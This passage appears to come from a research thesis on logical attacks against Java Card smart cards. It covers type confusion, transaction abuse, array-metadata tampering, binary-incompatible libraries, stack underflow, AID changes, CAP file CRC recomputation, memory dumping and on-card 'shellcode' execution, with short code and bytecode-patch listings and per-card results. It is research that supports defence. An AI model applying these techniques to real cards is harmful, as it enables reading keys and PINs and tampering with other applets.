3.2.1 Attack prerequisites

An attacker should be able to do the following:

- Install malformed applets on a card

3.2.2 Overview

The attack includes all kinds of casts of an object instance to an array. One kind of the attack is based on a cast from byte array to a short array which allows reading twice as much data, including some data that should not be accessible. Another kind of the attack is based on the cast from a user defined object which has the same representation in the memory of the card as an array to a byte array. The attack, if successful, allows to get unauthorized access to the memory of the card to read and modify data, metadata and code stored on the card.

3.2.3 Implementation of the attack

The first kind of the attack is based on type confusion between arrays of different types. Listing 3.1 presents a pseudocode which allows to perform type confusion. Such a code can not be compiled because of type checks performed by the compiler but it could be obtained by modification of JCA and transforming it to a malformed CAP file.

```java
static byte[] ba = {0x00, 0x01, 0x02};
static short[] sa = (short[]) ptr( addr( ba ) );

public static short addr(Object o) {
    return o;
}

public static Object prt(short addr) {
    return addr;
}
```

Listing 3.1: Array type confusion

The code in the listing 3.1 being executed will result in reference `sa` pointing to an array for which the metadata indicates the length equal to three. Although it is not easy to prevent this illegal assignment because references in the Java Card platform are not typed, it would be still possible to prevent an attack if the type checks would be performed at runtime. Since the array metadata contain the type of the array and access to the elements of the arrays is performed by the different instructions explicitly specifying the type of the data, such as `saload` and `baload`, the runtime type checks would be too expensive.

The second kind of the attack requires an attacker to have knowledge of the internal memory representation of arrays in memory. If an attacker has the required knowledge he can try to define a class which could be cast to an array. Listing 3.2 presents a class which being cast to an array allows to read the memory of the card.

```java
public class ClArr {
    short s = (short)0x7FFF;
}
```

Listing 3.2: The class to be cast to an array

The class variables are likely to have the same offset in the memory of the data structure as the length of the array in the metadata of an array. Then an attacker can assign any value to the local variable, which will be interpreted as a length of the array later on.

3.2.4 Results

Execution of both kinds of the attacks on the `card_a_2` was successful and led to reading out a significant part of EEPROM memory and even more importantly successful memory access allows an attacker to perform more advanced attacks such as decryption of cryptographic keys of other applets and execution of illegal opcodes. These advanced attacks will be described in Chapters 4 and 5.

The attack was not successful on `card_c_1` because, apparently, memory addressing is implemented using a reference table and type checks are performed at runtime.

The `card_b_1` does not allow to perform type confusion directly because of the type checks but nevertheless exactly the same type confusion is achievable using binary incompatible files (see section 3.5).

The `card_d_1` did not allow to perform any of the attacks although the code could be installed on the card. The card mutes when a method of the malformed applet is called.

3.3 Abuse of the transaction mechanism

3.3.1 Attack prerequisites

An attacker should be able to do the following:

- Install applets on a card

3.3.2 Overview

As it was mentioned in Section 2.1.5, Java Card implements a transaction mechanism which allows executing of a number of instructions as an atomic action. In case execution of a block is not complete, all the changes are rolled back. The attack on transaction mechanism exploits a possible bug in the implementation of the transaction mechanism which does not reset local reference variables back to null when deallocates the memory.

3.3.3 Implementation of the attack

To run the attack an applet using the transaction mechanism should be installed on a card. Because there are no illegal operations the applet implementing the attack is not malformed and it could be installed on cards with bytecode verifier. Listing 3.3 presents code exploiting the bug in the implementation.

```

short[] trArrS;     // class variable
...
    short[] localArrS;  // local variable
    JCSystem.beginTransaction();
        trArrS = new short[1];
        localArrS = trArrS;
    JCSystem.abortTransaction();
```

Listing 3.3: Transaction mechanism attack

According to [14], due to a bug in the implementation of the transaction mechanism, local variables containing references to the arrays allocated within a transaction block are not set back to `null`. In case there is a bug in the implementation it would be possible to create a short array within a transaction which is aborted programmatically after allocation. When the transaction is aborted global variables containing the reference are nulled whereas local ones are kept intact. In case an attacker allocates a byte array after transaction he will be able to have to references of different types to the same memory location, so he achieves type confusion.

3.3.4 Results

Since the attack is known for quite a long time and it does not require installing malformed applets, it seems the manufacturers pay enough attention to make sure that their implementations are not vulnerable to the attack and as the result, all the cards tested were not vulnerable to the attack.

The `card_c_1` had a similar behavior as described above and the local reference was not nulled. But the array allocated within a transaction was not accessible using the reference and a new pointer created after transaction does not have the same value, which makes it impossible to abuse.

3.4 Array metadata manipulation

3.4.1 Attack prerequisites

An attacker should be able to do the following:

- Install malformed applets on a card
- Perform type confusion using any other attack to get unauthorized access to memory.

3.4.2 Overview

Once an attacker has managed to access a part of the memory of a card, he can try to modify the metadata of an array to be able to read and modify bigger parts of the memory. By changing the metadata of an array the attacker can get access to very big part of memory.

3.4.3 Implementation of the attack

In most cases type confusion of byte and short arrays allows reading the same number of bytes as the length of the initial byte array. In order to be able to read big parts of memory following the array, it is required to allocate equally big arrays which is not convenient. Most of the implementations of the Java Card platform store the metadata of an array right in front of the data. Figure 3.1 presents data structure in the memory of the `card_a_3` which contain data and metadata of the array. The metadata consists of four bytes, where the second byte indicates the type of the elements of the array and third and fourth together contain the number of the elements of the array.

Since an attacker has managed to get partial access to the card's memory, he can modify metadata of the arrays of the malicious applet and set the length of the array to the maximum value `0x7fff` which would let him read 32 KB of the EEPROM memory following the array.




Figure 3.1: Array representation in the memory of the card

Due to the memory representation on most of the cards, array elements with bigger indices are stored at the memory locations with higher addresses. Therefore, such an approach allows to read the EEPROM memory till the end but the technique does not help to get access to the memory located in front of the array. This means it is impossible to get access to the arrays installed on a card before the malicious applet.

3.4.4 Results

Even the cards which use reference table, discussed in more details in Section 4.1, in particular `card_b_1` `card_e_1`, store metadata next to the data which makes it is feasible to apply the attack. On the `card_a_2` modification of the metadata was successful as well.

It is obvious, that all the cards which do not perform integrity checks are susceptible to the attack. Unfortunately, among all the cards studied only one card implements some kind of integrity countermeasures for the `OwnerPIN` object try counter. Not a single card implements an integrity check of the metadata of an array. It is clear that integrity checks are costly and should be executed at runtime every time when the access to an array is performed which makes it unsuitable for restricted platforms like Java Cards.

3.5 Binary incompatibility

3.5.1 Attack prerequisites

An attacker should be able to do the following:

- Manage applets and libraries on a card

3.5.2 Overview

Another way to perform type confusion is based on the usage of binary incompatible files. Java Cards allow usage of libraries which are installed separately from the applets which use the libraries. More precisely all the libraries which are used by the applet should be installed before the installation of the applets thus the dependencies can be resolved in the installation time. Inconvertible types of objects passed by the library to the applet can lead to successful type confusion attack.

3.5.3 Implementation of the attack

To run the attack a binary incompatible library should be installed on a card. Listing 3.4 presents a function `returnRef` which, essentially, does not do anything. It takes a short array reference and returns it back immediately.

```

public static short[] returnRef( short[] ref ) {
    return ref;
}
```

Listing 3.4: Library function used by binary incompatible applets

Obviously, the library will be installed on a card without any problems even if there is a bytecode verifier present on a card because the library is not malformed.

Once the library is installed its code should be modified to contain the function `returnRef` presented in Listing 3.5.

```

public static short[] returnRef( byte[] ref ) {
    return null;
}
```

Listing 3.5: Library function modified after installation

The difference between the functions is that the one installed on the card and another one modified after installation is that the installed version takes a reference to a short array and returns it whereas the second one takes a reference to a byte array. When the applet is compiled it is checked to be compatible with the later version of the library but when the applet is installed it is linked with the older version. If the bytecode verifier is present on a card it is important that not only separate applets are verified but all the dependencies as well.

3.5.4 Results

On `card_a_1` the type confusion is successful, which is not surprising because even classical type confusion succeeds on the card. On `card_b_1`, binary incompatible applets do not allow to perform type confusion, apparently due to runtime type checks. The most interesting results were obtained on `card_e_1` which does not allow to perform classical type confusion and it mutes in runtime but when virtually the same code is executed using binary incompatible applets type confusion is successful. It seems that there are some countermeasures, most likely type checks, are implemented on the card but they are not consistent and they do not cover all possible execution paths which result in a successful attack.

3.6 Stack underflow attack

3.6.1 Attack prerequisites

An attacker should be able to do the following:

- Install malformed applets on a card

3.6.2 Overview

Faugeron presented an attack based on the vulnerability caused by the lack of checks on performing stack operations [9]. A successful attack allows to read local variables data of other methods and modify it.

3.6.3 Implementation of the attack

One way to perform a buffer underflow is to run the command `putstatic_s` on the empty stack which moves stack pointer below so it will point below the stack bottom.

The second way is to use operation `dup_x`. The instruction `dup_x` is followed by a byte parameter. The first four bytes of which contain value `m` between one and four and the second four bytes contain the number `n`. In case `n` is equal to `0`, the top `m` words on the stack are copied and placed on top of the stack. Calling `dup_x 64`, where 64 in binary is equal to `b01000000` e.g. `m` is equal to four and `n` is equal to `0`, on an empty stack might cause the copying of eight underlying bytes on top of the stack.




Figure 3.2: Stack underflow attack using `dup_x` instruction

Figure 3.2 shows changes on the operand stack caused by `dup_x 32` command. The first byte of the instruction parameter indicates the number of bytes to be duplicated on top of the stack. In the case presented in the figure, two short elements on top of the stack are copied and put on top of the stack. Due to the reason that stack is empty the execution of the command causes stack underflow.

According to Java Card specification, an off-card bytecode verifier will not allow us to generate a CAP file performing stack underflow. In order to produce an applet which performs operand stack underflow generated CAP file should be modified to perform illegal operations.

The instructions in Listing 3.6 show the required changes of JCA to produce a malicious CAP file performing stack underflow. The instruction `dup_x 64` copies the top four words on the stack and puts it on top of the stack. Since the stack is empty it should perform underflow and copy eight bytes below the stack bottom. Once the bytes are copied instruction `sstore_<n>` saves the results to local short variables.

```
    dup_x 64; // 64 = 0100 0000, m = 4, n = 0
    sstore_1;
    sstore_2;
    sstore_3;
    sstore 4;
```

Listing 3.6: Patch of CAP file to perform the stack underflow

3.6.4 Results

Unfortunately running the code on cards `card_a_1` and `card_a_4` was not successful and the cards muted temporary without returning any results. The reason the cards mute is that the maximum value of `m` allowed is `2` for the virtual machine which does not support int data type where `m` represents the number of words on a stack to be copied. In the code in Listing 3.6 the value `m` is equal to the first four bit of the byte parameter given after `dup_x` instruction which is equal to four.

On the other hand, the variation of the attack returning four bytes below the bottom of the stack presented in Listing 3.7 was successful on the cards.

```
    dup2;
    sstore_1;
    sstore_2;
```

Listing 3.7: Patch of CAP file to perform the stack underflow

The last attack executed on the `card_a_4` led to obtaining four bytes are as follows:

```
    0x01 0x08 0x07 0xC0
```

Since the number of bytes is equal to four the underflow attack does not allow to obtain any information from other frames, but still shows that the attack is possible. Moreover, according to the specification, there are no requirements to ensure that there are any elements on the stack before duplicating and specification completely relies on the fact that verified applet should never be able to execute a stack underflow. Thus, it is likely that most of the Java Cards will be vulnerable to this kind of attacks.

3.7 Applet AID modification

3.7.1 Attack prerequisites

An attacker should be able to do the following:

- Install malformed applets on a card
- Be able to read from and write to an arbitrary position in the memory of a card using any of techniques described above.

3.7.2 Overview

An application identifier (AID) is a unique identifier assigned to each applet on a Java Card. The identifier is used to select an applet and establish a communication channel. An attacker might want to change an AID of a benevolent applet on a card and assign the AID of benevolent applet to a malicious applet. Moreover, the modification of the AID allows to assign a newly installed applet with an AID which belongs to the same package as an applet already present on a card which would not be allowed by the installer in any other case.

3.7.3 Implementation of the attack

The structure of AID defined by ISO7816 and it requires to include five bytes of resource identifier (RID) and zero to 11 bytes of proprietary identifier extension (PIX).

An AID plays a key role in the management of applets on a card. First of all, the applet is selected using its AID. Second, the AID is used to distinguish the applets belonging to the same package from the once belonging to different applets. Finally, the firewall of a card might distinguish the applets from different contexts and apply the rules based on AIDs of applets.

```
0x00: 0xA0 0x00 0x00 0x00 0xEE 0x01 0x02 0x00
0x08: 0x0E 0x00 0x02 0x1B 0x02 0x00 0x02 0x07
..........................................
0xE8: 0x07 0xAC 0x00 0x00 0x00 0x08 0xB7 0x00
0xF0: 0x07 0xA0 0x00 0x00 0x00 0xEE 0x01 0x02
0xF8: 0x8D 0x84
```

Listing 3.8: Memory dump of an applet storing AID

Listing 3.8 shows memory where the AID(0xA0 0x00 0x00 0x00 0xEE 0x01 0x02) of the applet is stored as a plain text with 0x00 and 0xF1 offsets. There is no protection against modification of the memory and the malicious applet is able to change the AID of benevolent applet.

Once the AID of an applet is modified it still could be selected using the new AID and continues work in the same way as before.

File	Before AID modification	After AID modification
Load file	A0 00 00 00 EE 01	A0 00 00 00 EE 01
Module	A0 00 00 00 EE 01 01	A0 00 00 00 EE 01 01
Load file	AA 00 00 00 00 00	AA 00 00 00 00 00
Module	AA 00 00 00 00 00 01	A0 00 00 00 EE 01 02
Applet	A0 00 00 00 EE 01 01	A0 00 00 00 EE 01 01
Applet	AA 00 00 00 00 00 01	A0 00 00 00 EE 01 02

Table 3.2: Applet manager report on AID changes

3.7.4 Results

Application of the attack to the `card_a_1` was successful and the results of the attack are described below. Table 3.2 shows that applet manager accepts the modified AID and the applets after modification have all the same bytes except the last one which normally implies that the applets belong to the same package. It is not allowed by the installer to upload an applet which belongs to a package if there is already an installed applet on a card which has the same package AID. An AID modification allows to bypass this restriction on the `card_a_2` but, unfortunately, for an attacker the firewall does not rely on the AID to restrict access to the other objects on the card and the modification of the AID has no influence on the firewall.

It is worth mentioning that it is even possible to assign two applets with the same AID which is not normally allowed. In this case, only the applet which is located in memory with a smaller address offset will be called when selected.

3.8 Modification of a CAP file

3.8.1 Attack prerequisites

An attacker should be able to do the following:


- Install malformed applets on a card

3.8.2 Overview

A number of attacks require an installation of malformed applets on a card. In some cases, a malformed applet could be produced by modifying JCA file using the JCworkBench tool. In other cases, it could be achieved by installing binary incompatible files. But in some cases, the only way to create a malformed file is to modify CAP file as a binary file. For instance, if you want to install a CAP file containing illegal opcode on a card, then the only way to create such an applet is to modify the CAP file.

3.8.3 Implementation of the attack

Although the modification of the CAP file seems to be straightforward it is not possible to install the CAP file which was modified in HEX editor. The reason why it is not possible is the fact that the CAP file is a file in JAR file format which in fact is a container with a number of files. Figure 3.3 presents the content of a CAP file.



C:\Users\ \output of GP with JC 2.1.2\ \type_conf_byte_short\javacard\12.cap\ \type_conf_byte_short\javacard\

Name	Size	Packed Size	Modified	Created	Accessed	Attributes	Encrypted	Comment	CRC	Method	Host OS	Version	Folders	Files
Applet.cap	14	14	2016-05-06 18:09				-		AB3F9C41	Store	FAT	10		
Class.cap	15	15	2016-05-06 18:09				-		080906E6	Store	FAT	10		
ConstantPool.cap	61	61	2016-05-06 18:09				-		90B4EA00	Store	FAT	10		
Descriptor.cap	193	193	2016-05-06 18:09				-		C8A1A8E4	Store	FAT	10		
Directory.cap	34	34	2016-05-06 18:09				-		2BE04B68	Store	FAT	10		
Header.cap	19	19	2016-05-06 18:09				-		A87E0241	Store	FAT	10		
Import.cap	14	14	2016-05-06 18:09				-		07515DBF	Store	FAT	10		
Method.cap	213	213	2016-05-06 18:09				-		F5A504EB	Store	FAT	10		
RefLocation.cap	29	29	2016-05-06 18:09				-		3B7A2549	Store	FAT	10		
StaticField.cap	59	59	2016-05-06 18:09				-		11FD2E9F	Store	FAT	10		

0 object(s) selected

Figure 3.3: Content of a CAP file opened as an archive.

Every file in the container has a number of attributes such as size, compression method and CRC checksum. Once a CAP file is loaded on a card the CRC codes are computed for all the components of the CAP file to prevent errors during the loading process of the CAP file. In case the CRC code of one of the components is not correct a Java Card in most of the cases refuses to install the applet on the card.

Obviously, if an attacker will modify a CAP file by changing its content in HEX editor the checksum of the component is not correct for the new content of the CAP file component. Of course, CRC checksum is not a MAC and it does not provide integrity against an attacker when it is stored next to the data. The checksum can only prevent random errors occurred during transmission of the CAP file to the card.

To be able to install the modified applet on a card the checksums of the modified components should be recomputed. It is possible to do manually using nothing but HEX editor but such an approach is quite inefficient and time-consuming.

In order to be able to recompute CRC codes of the CAP file, a Java application was developed which takes a name of the CAP file as a command line argument and computes CRC code of every entry of the file and replaces the checksums when needed. The resulting file can contain bytecode instructions and data which could not be produced by Java converter or using any other way providing an attacker with a powerful tool for breaking the security of the Java Card platform.

3.8.4 Results

To evaluate the approach, CAP files produced by the converter were modified using HEX editor and then the CRC codes of the components of the CAP file were recomputed. The modified CAP files were installed on the Java Cards. It is not quite clear if the CAP files are refused to be installed for having incorrect CRC by the desktop installation tool or by the card itself but it is clear that using most of the loading tools, such as GPShell and JCWorkBench, it is impossible to upload the applet with incorrect CRC checksum on a card.

`Card_a_2` and `card_c_1` refuse to install the applets with wrong CRC checksums but the `card_b_1` installs such applets. The applets with recomputed CRC codes were successfully installed on all of the cards.

3.9 Discussion

Although most of the methods and techniques presented in this section are not new and they were studied and published before this study, there are some new findings with regard to applicability and reproducibility of the attacks on other cards. First, a number of cards implement runtime checks to prevent type confusion attacks but the way it is implemented in not always ideal and does not increase overall security of the card (see section 3.5). Second, the stack underflow attack seems to be applicable to most of the cards since boundary checks of the stack are not required by the specification but the scope of the attack is quite narrow because only few cards allow to exploit it because support of integers is needed to be able to obtain eight byte underneath the stack bottom and reach other frame's content. Finally, a peculiar behavior of cards and desktop installation tools was discovered during the study of installation of applets with wrong CRC codes which require a further research.

It is important to keep in mind that the attacks cannot be directly executed on most of the cards used for real life solutions, such as passports, IDs, bank cards, etc. Despite the fact, that it is not easy to find a scenario when only the use of a logical attacks could lead to a successful attack. A lot of manufacturers, apart from providing real life Java Card solutions which do not allow post-issuance installation of applets, also sell the same cards with default keys allowing the attacker to buy the same cards and study it well and acquire knowledge of internal structure. It is especially dangerous because a lot of manufacturers rely on *security through obscurity* approach and the ability of an attacker to perform logical attacks on similar cards could lead to discoveries of vulnerabilities which could be exploited on the targeted card using physical attacks.

Chapter 4

Attacks using malicious applets

Once an attacker managed to run a malicious code on a card and got access to the memory of other applets on the card, he might want to interfere with the applets. In this chapter more advanced attacks based on the use of malformed applets will be described. The attacks presented in this chapter use the techniques introduced in the Chapter 3, describing basic techniques of logical attacks.

The main goal of this section is to show that the Java Card platform has almost no defense in depth against logical attacks and it relies on one security mechanism, such as bytecode verifier or the firewall and, in case the security mechanism flawed, a Java Card will be completely defenseless. Moreover, the attacks described in this chapter highlight the weak spots in the security of the platform and could be useful to propose countermeasures to prevent such attacks. Finally, we present an overview of the attack evaluation on the cards in the last section of the chapter.

Sections 4.1 - 4.4 present attacks against different aspects of security of a Java Card. Sections 4.5 - 4.9 introduce the attacks aimed to bypass the security mechanisms of secured containers, such as `OwnerPIN` and `DESKey`. Finally, section 4.10 presents the overview of the results of the application of the attacks on the cards.

4.1 Full memory dump

4.1.1 Attack prerequisites

An attacker should be able to do the following:

- Install malformed applets on a card
- Exploit type confusion (using 3.1)
- Execute arbitrary code (using 4.2)

4.1.2 Overview

A number of papers describe the attempts to obtain full memory dump of a smart card [10, 11]. For instance, Bouffard and Lanet presented a way to dump the EEPROM and RAM memory of a Java Card [4]. Unfortunately, the method proposed in the paper is not applicable to every implementation of a Java Card and in this section various methods will be presented which allow obtaining of a memory dump on different implementations of the Java Card platform.

4.1.3 Implementation of the attack

First of all, malformed applets presented in the previous sections allow to read memory following the array and in many cases, it is possible to corrupt the metadata of the array in the memory.

Such an approach allows us to get EEPROM data which has bigger memory offset but will not lead to obtaining full memory dump. In other words, if there is an installed applet on a card, a malicious applet installed after the first applet will not be able to read or modify the data and the code of the first applet. Moreover, if there is any data related to virtual machine functions an attacker will not be able to get access to it using this method.

Another method to get access to the memory of a Java Card was proposed by Witteman. It is based on casting a reference to a short value and back. In case it is possible to cast a reference to a short value and back an attacker can try to iterate over all possible addresses and try to cast them to byte or short array pointer. In case the data at the address represent correct metadata it will be possible to cast the address to a pointer. Unfortunately, there are two limitations. First, array references do not always correspond to the memory addresses of the data and, second, even if it is possible to cast an address to a reference it will only allow reading part of the memory.

Index	Address	Array length	Array type	Owner
...	...	...	...	...
0x00FA	0x2022	0x000A	0x01	0x0001
0x00FB	0x202C	0x0002	0x02	0x0003
...	...	...	...	...

Table 4.1: Reference table

A number of implementations of the Java Card virtual machine, apparently, use some kind of data structure like a table where a reference to an array is an index to a record in the table. Possible implementation of the reference table is presented in the Table 4.1.

In case references are stored in a data structure similar to the one presented in the Table 4.1 reference manipulations will not lead to the reading of the memory of a card especially in the case when the metadata is stored in the table apart from the actual array data. Such an implementation significantly increases the amount of effort needed to perform a type confusion attack and could be considered an implementation of defense in depth principle.

Even when getting manipulations with persistent array reference is not possible, transient arrays could be used to read out at least parts of the memory. In all the implementations studied, the transient array data structure includes an address to the data in the transient memory and a length of the data. Modification of the metadata of a transient array allows us to read and modify all the data in the transient array. Moreover, in some cases it even allows us to read EEPROM memory as well [4] although it was not the case for the cards studied.

Finally, in case all the methods described above are not applicable it is possible to read the memory of EEPROM using `getstatic_s` instruction originally presented by Bouffard and Lanet [4]. The `getstatic_s` instruction takes two bytes to construct the index into the constant pool of the current package. Normally it is not allowed to set the index to arbitrary values, but a malformed applet can have any value of the index of the `getstatic_s` instruction and in such a case it allows to read the memory based on an arbitrary offset.

4.1.4 Results

The attack techniques allowed to obtain full EEPROM memory dump of `card_a_2` and `card_e_1` using type confusion and executing `getstatic_s` instruction to obtain memory part with smaller address offsets.

On `card_b_1`, an illegal cast from short to reference allowed to get access to the part of the memory which led to the execution of arbitrary code 4.2 and obtaining memory dump. Despite the fact that memory dump was obtained it is not clear if the data of the damp is trustworthy because most of it is filled with a repeatable pattern which could be a countermeasure. Anyway, the attack allows an attacker to get access to the memory of the applets on the card.

4.2 Execution of an arbitrary code

4.2.1 Attack prerequisites

An attacker should be able to do the following:

- Install malformed applets on a card
- Exploit type confusion (using 3.1)

4.2.2 Overview

In many cases, an attacker might want to execute arbitrary code on a card. Although an attacker already has to be able to install malformed applets execution of an arbitrary code could be desired because it seems that some cards perform partial checks of the installing applets and moreover this method allows to modify the code once it is installed. Modification of the installed code is required for obtaining full memory dump using `getstatic_s` instruction. Additionally, some commands may be rejected by bytecode verifier on a card and, in order to bypass it, an attacker has to be able to modify the code of an applet once it is installed. The attack in this section allows modifying methods of the applet to an arbitrary bytecode.

4.2.3 Implementation of the attack

The basic approach to execution of an arbitrary code is known for decades and have been used on desktop operating systems. To perform the attack an array of bytes in defined in the application which is filled with zeros followed by bytecode to be executed. Since the malicious bytecode is stored as data in the array bytecode verification of the applet on a card will not be able to analyze the malicious code.

One of the instructions of the applet performs an unconditional jump to the memory location of the beginning of the array. Since the array is quite big it is relatively easy to find a correct offset to the array. The zero bytes in the array represent `NOP` command which being executed does nothing and allows to execute the malicious code in the end of the array. Figure 4.1 shows memory representation of such an applet. The byte following the `goto` instruction in the Figure corresponds to relative offset which is negative in this case.




Figure 4.1: Execution of a "shellcode" on a Java Card

The Java Card virtual machine specification requires that the correct implementation of a virtual machine on a card will not allow performing such a jump. The specification of Java Card 2.1.2 virtual machine states the following for the `goto` instruction [6]:

> The target address must be that of an opcode of an instruction within the method that contains this `goto` instruction.

A correct implementation of the specification will not allow performing such an attack because a persistent array is defined outside the method which has `goto` instruction. Any array defined within a method will be transient and will not be reachable by the jump.

Although not all the implementations follow the specifications completely and sometimes it does not restrict a jump to other methods but prevents a jump outside the applet and a jump to data addresses. Despite the fact that such a jump is not possible to perform on a correct implementation of the Java Card virtual machine, there is a way to execute arbitrary code using a malformed applet.

In case it is possible to achieve reading and writing to an arbitrary location in memory performing type confusion or using any other method an attacker can easily execute a shellcode. Once an attacker can read and write to the memory of the card he can install two malicious applets. The first applet reads and modifies the memory of another applet. The second applet has only one method which is called on an external command. Java code assembly of the method should be modified and filled with `NOP` instructions. The number of `NOP` instruction depends on the size of the shellcode to be executed. Once the second applet is installed on the card an arbitrary code could be executed. To do so an attacker modifies the method's `NOP` instructions of the second applet using the first malicious applet installed on a card. The first applet can get data to be copied from a local array.




Figure 4.2: "Shellcode" execution scheme

The Figure 4.2 shows the implementation of the "shellcode" execution attack on a Java Card. once the attacker installed *Malicious applet 1* and *Malicious applet 2* he modifies the memory of the `executeShellcode()` method and calls the method.

This attack does not require to perform a jump outside a method or execute data and, in many cases, it allows to bypass security mechanisms on a card preventing an arbitrary jump.

4.2.4 Results

The attack was executed on `card_a_1`, `card_e_1` and `card_b_1` and it was successful on all of the cards.

On `card_c_1` and `card_d_1` the attack cannot be executed because the prerequisites are not met. It was not possible to get access to the memory of the card using type confusion on the cards.

4.3 Cloning an installed applet

4.3.1 Attack prerequisites

An attacker should be able to do the following:

- Install malformed applets on a card
- Read and write to arbitrary location in the EEPROM memory of a card
- Have spare cards of the same kind as the card with the applet to be cloned

4.3.2 Overview

